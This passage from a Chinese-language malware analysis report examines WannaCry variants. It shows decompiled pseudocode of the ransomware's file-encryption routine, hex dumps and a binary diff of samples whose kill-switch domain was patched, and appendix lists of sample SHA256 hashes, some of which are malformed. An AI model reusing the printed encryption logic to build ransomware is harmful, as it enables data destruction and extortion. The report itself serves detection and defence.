v15 = (char *)&ms_exc.registration;
goto LABEL_64;
}
if ( operation_flag == 4 )
{
v35 = FileSize.QuadPart;
if ( v22 == 3 )
{
SetFilePointer(v8, -65536, 0, 2u);
if ( !ReadFile_0(v8, *(LPCVOID *) (v4 + 0x4C8), 0x10000u, (LPDWORD)&v36, 0) || v36 != 0x10000 )
{
LABEL_21:
v15 = (char *)&ms_exc.registration;
goto LABEL_64;
}
AES_Rijndael_Encrypt(v4 + 84, *(DWORD *) (v4 + 0x4C8), *(char **) (v4 + 1228), 0x10000u, 1);
if ( !WriteFile_0(v9, *(LPCVOID *) (v4 + 1228), 0x10000u, (LPDWORD)&lpNumberOfBytesWritten, 0)
&& !lpNumberOfBytesWritten == 0x10000 )
{
SetFilePointer(v8, 0x10000, 0, 0);
v35 -= 0x10000i64;
goto LABEL_52;
}
}
LABEL_39:
v15 = (char *)&ms_exc.registration;
goto LABEL_64;
}
LABEL_52:
while ( SHIDWORD(v35) >= 0 && (SHIDWORD(v35) > 0 || (_DWORD)v35) )
{
v11 = *(DWORD *) (v4 + 1232);
if ( !v11 || !*v11 )
{
if ( !ReadFile_0(hFile, *(LPCVOID *) (v4 + 1224), 0x100000u, (LPDWORD)&v36, 0) || !v36 )
goto LABEL_39;
v35 -= v36;
v12 = 16 * (((v36 - 1) >> 4) + 1);
if ( v12 > v36 )
memset((void *) (v36 + *(DWORD *) (v4 + 1224)), 0, v12 - v36);
AES_Rijndael_Encrypt(v4 + 84, *(DWORD *) (v4 + 1224), *(char **) (v4 + 1228), v12, 1);
if ( !WriteFile_0(v9, *(LPCVOID *) (v4 + 1228), v12, (LPDWORD)&lpNumberOfBytesWritten, 0) )
{
if ( !lpNumberOfBytesWritten == v12 )
continue;
}
}
goto LABEL_63;
}
v8 = hFile;
v9 = v23;
}
SetFileTime(v9, &CreationTime, &LastAccessTime, &LastWriteTime);
if ( operation_flag == 4 )
{
CloseHandle_0(v8);
CloseHandle_0(v9);
v23 = (void *) -1;
hFile = (HANDLE) -1;
is_moved = MoveFileW(&String, encrypted_file_name);
v41 = is_moved;
if ( is_moved )
SetFileAttributesW(encrypted_file_name, 0x80u);
else
DeleteFileW_0(&String);
}
else
{
CloseHandle_0(v8);
v23 = (void *) -1;
hFile = (HANDLE) -1;
is_moved = MoveFileW((LPCWSTR)old_file_path, encrypted_file_name);
v41 = is_moved;
if ( is_moved )
{
write_f_wmry = *(void (__stdcall *) (int, wchar_t *, LONG, DWORD, int, int)) (v4 + 1236);
if ( write_f_wmry )
write_f_wmry(old_file_path, encrypted_file_name, FileSize.HighPart, FileSize.LowPart, operation_flag, v32);
}
}
local_unwind2(&ms_exc.registration, -1);
return is_moved;
}

```

整体加密流程，如下图所示：

有明显人为修改痕迹，如下图所示：



这个样本仅仅是 16 进制修改了两个字节，让"Kill Switch"失效，这个修改不会影响火绒的检测。

另外一个样本除了修改了"Kill Switch"域名，还修改了病毒携带勒索模块。经过测试勒索代码已经被修改坏了，无法运行。如下图：

24d004a104d4d54034dbcfcc2a4b19a11f39008a575aa614ea04703480b1022c

✱ Edit As: Hex Run Script Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
3:13D0h:	68	74	74	70	3A	2F	2F	77	77	77	2E	69	75	71	65	72	h	t	t	p	:	/	/	w	w	.	i	u	c	e	r	
3:13E0h:	66	73	6F	64	70	39	69	66	6A	61	70	6F	73	64	66	6A	f	s	o	d	p	9	i	f	j	a	p	o	s	d	f	j
3:13F0h:	68	67	6F	73	75	72	69	6A	66	61	65	77	72	77	65	72	h	g	o	s	u	r	i	j	f	a	e	w	r	w	e	r
3:1400h:	67	77	65	61	2E	63	6F	6D	00	00	00	00	00	00	00	00	g	w	e	a	.	c	o	m	.	.	.	.	.	.	.	.
3:1410h:	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1420h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1430h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1440h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1450h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1460h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1470h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1480h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1490h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.

c8d816410ebfb134ee14d287a34cea9d34d627a2c5e16234ab726cf9fde47ec6

✱ Edit As: Hex Run Script Run Template

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
3:13D0h:	68	74	74	70	3A	2F	2F	77	77	77	2E	69	66	66	65	72	h	t	t	p	:	/	/	w	w	.	i	f	f	e	r	
3:13E0h:	66	73	6F	64	70	39	69	66	6A	61	70	6F	73	64	66	6A	f	s	o	d	p	9	i	f	j	a	p	o	s	d	f	j
3:13F0h:	68	67	6F	73	75	72	69	6A	66	61	65	77	72	77	65	72	h	g	o	s	u	r	i	j	f	a	e	w	r	w	e	r
3:1400h:	67	77	65	61	2E	63	6F	6D	00	00	00	00	00	00	00	00	g	w	e	a	.	c	o	m	.	.	.	.	.	.	.	.
3:1410h:	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1420h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1430h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1440h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1450h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1460h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1470h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1480h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.
3:1490h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.

Output

D:\Temp\WannaCry\24d004a104d4d54034dbcfcc2a4b19a11f39008a575aa614ea04703480b1022c

	Result	Address A	Size A	Address B	Size B
<input type="checkbox"/>	Match	0h	313DCh	0h	313DCh
<input checked="" type="checkbox"/>	Difference	313DCh	2h	313DCh	2h
<input type="checkbox"/>	Match	313DEh	32C8B9h	313DEh	32C8B9h
<input checked="" type="checkbox"/>	Difference	35DC97h	2F369h	35DC97h	2F369h

除了以上两个样本，火绒还截获另一个人修改的“WannaCry”样本，同样被修改的不能运行，火绒依然可以检测。SHA256 如下：

99c0d50b088df94cb0b150a203de6433cb97d4f8fd3b106ce442757c5faa35c4

截止到本篇分析完成火绒还没截获所谓关闭“Kill Switch”开关的病毒样本。

四、 附录

样本 SHA256

Worm

24d004a104d4d54034dbcf fc2a4b19a11f39008a575aa614ea04703480b1022c
32f24601153be0885f11d62e0a8a2f0280a2034fc981d8184180c5d3b1b9e8cf
C8d816410ebfb134ee14d287a34cea9d34d627a2c5e16234ab726cf9fde47ec6

Ransom

ed01eb fbc9eb5bba545af4d01bf5f107166104040439c6e5babe0e080e41aa
4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
e2d1e34c79295e1163481b3683633d031cab9e086b9ae2ac5e30b08def1b0b47
ec9d3423338d3a0b fccaca f685366cfb8a9ece8dedbd08e8a3d6446a85019d3a
f5cbff5c100866dd744dccb68ee5e711f86c257dfcc41790a8f63759220881e
f7c7b5e4b051ea5bd0017803f40af13bed224c4b0fd50b890b6784df5bd63494
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5d26835be2cf4f08f2beef301c06d05035d0a9ec3afacc71dff22813595c0b9
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